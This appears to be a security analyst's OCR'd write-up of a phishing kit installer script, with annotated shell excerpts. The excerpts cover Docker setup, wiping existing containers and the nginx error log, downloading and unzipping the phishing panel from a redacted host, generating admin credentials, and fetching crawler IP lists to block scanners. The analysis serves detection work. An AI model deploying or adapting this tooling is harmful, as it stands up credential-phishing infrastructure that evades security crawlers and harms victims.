
```
#!/bin/bash
set -e

export DEBIAN_FRONTEND=noninteractive

OS_INFO=$(cat /etc/os-release)
if [[ "$OS_INFO" =~ 'Ubuntu 22.04' ]]; then
    echo "Operating system is Ubuntu 22.04."
else
    echo "服务器操作系统必须使用 Ubuntu 22.04."
    exit 1
fi
```



```
if ! command -v docker >/dev/null 2>&1; then
    curl -fsSL https://get.docker.com -o get-docker.sh
    $SUDO sh get-docker.sh
    rm -f get-docker.sh
else
    echo "Docker 已安装，准备清理旧环境..."

    echo -e "\033[33m即将清理所有 Docker 容器、镜像、网络、卷、构建缓存。\033[0m"
    echo -e "\033[31m注意：这将删除你当前所有的 Docker 数据！\033[0m"
    read -p "如果你需要重装后台，请输入 y 确认清理（其他输入将停止运行）：" confirm

    if [ "$confirm" = "y" ]; then
        echo "正在清理 Docker 环境..."

        # 安全执行清理命令（即使为空也不会报错）
        docker rm -f $(docker ps -aq) 2>/dev/null || true
        docker rmi -f $(docker images -q) 2>/dev/null || true
        docker network prune -f
        docker volume prune -f
        docker builder prune -f
        if [ -d "./docker" ]; then
            rm -rf ./docker
            echo "已删除当前目录下的 docker 文件夹。"
        else
            echo "未找到 docker 文件夹，跳过删除。"
        fi

        if [ -f /var/log/nginx/error.log ]; then
            cat /dev/null >/var/log/nginx/error.log
        fi
        echo "Docker 清理完成。"
    else
        echo -e "\033[31m用户未确认，已退出脚本。\033[0m"
        exit 1
    fi
fi
```

- Check if this is the recommended environment.
- Install Docker.
- Clean up old environments.


install.sh (Download Tools)



```
TIMESTAMP=$(date +%s)

SERVER_IP=$(curl -s http://ipinfo.io/ip)
RANDOM_ENTRY=$(cat /dev/urandom | tr -dc 'a-z0-9' | head -c 10)

ZIP_URL="https://[redacted].com/v4/install.zip"
ZIP_URL_WITH_TIMESTAMP="${ZIP_URL}?t=${TIMESTAMP}"


$SUDO curl -L "$ZIP_URL_WITH_TIMESTAMP" -o "docker.zip"
$SUDO unzip -o -q "docker.zip" -d "docker"
$SUDO rm -f "docker.zip"
```

- Get Server IP Address.
- Download and deployment of phishing admin panel building tool. ($ZIP_URL_WITH_TIMESTAMP)

install.sh (Generate Admin Panel URL)



```
ADMIN_USERNAME=$(cat /dev/urandom | tr -dc 'A-Za-z0-9' | fold -w 12 | head -n 1)
ADMIN_PASSWORD=$(cat /dev/urandom | tr -dc 'A-Za-z0-9' | fold -w 16 | head -n 1)
ADMIN_PASSWORD1="$ADMIN_PASSWORD&*09"
ADMIN_PASSWORD_MD5=$(echo -n $ADMIN_PASSWORD1 | md5sum | cut -d ' ' -f 1)
ADMIN_PASSWORD_MD5=$(echo -n $ADMIN_PASSWORD_MD5 | md5sum | cut -d ' ' -f 1)


if [ -n "$DB_PASSWORD" ] && [ -n "$DB_USERNAME" ]; then
    docker compose exec "$DB_SERVICE" mysql --protocol=TCP -u"$DB_USERNAME" -p"$D
B_PASSWORD" "$DB_DATABASE" -e \
        "UPDATE admin_users SET username='$ADMIN_USERNAME', showword='$ADMIN_PASS
WORD', password='$ADMIN_PASSWORD_MD5' WHERE id=1"
else
    docker compose exec "$DB_SERVICE" mysql --protocol=TCP -uroot -p"lighthouse"
"lighthouse" -e \
        "UPDATE admin_users SET username='$ADMIN_USERNAME', showword='$ADMIN_PASS
WORD', password='$ADMIN_PASSWORD_MD5' WHERE id=1"
fi

echo "Website URL: http://$SERVER_IP/$RANDOM_ENTRY" >../lighthouse.txt
echo "Admin username: $ADMIN_USERNAME" >>../lighthouse.txt
echo "Admin password: $ADMIN_PASSWORD" >>../lighthouse.txt
chmod 644 ../lighthouse.txt
```

- Phishing Admin Panel URL


hxxp://$SERVER_IP/$RANDOM_ENTRY

- Usename&Password

$ADMIN_USERNAME


$ADMIN_PASSWORD

install.sh (Crawler Blocking)



```
cat <<EOF >/usr/local/bin/spider_ip.py
# -*- coding: utf-8 -*-
import requests
import redis
import json

url = "https://[redacted].com/v2/spider_ipss.json"
out_path = "/usr/local/bin/spider_ip.json"

redis_host = "127.0.0.1"
redis_port = 6379
r = redis.StrictRedis(host=redis_host, port=redis_port, decode_responses=True)

def main():
    resp = requests.get(url, timeout=10)
    resp.raise_for_status()
    with open(out_path, "w", encoding="utf-8") as fp:
        fp.write(resp.text)
    data = resp.json()
    for key, ips in data.items():
        for ip in ips:
            r.sadd("spider:cidr", ip)

if __name__ == "__main__":
    main()
EOF

$SUDO chmod +x /usr/local/bin/spider_ip.py
```

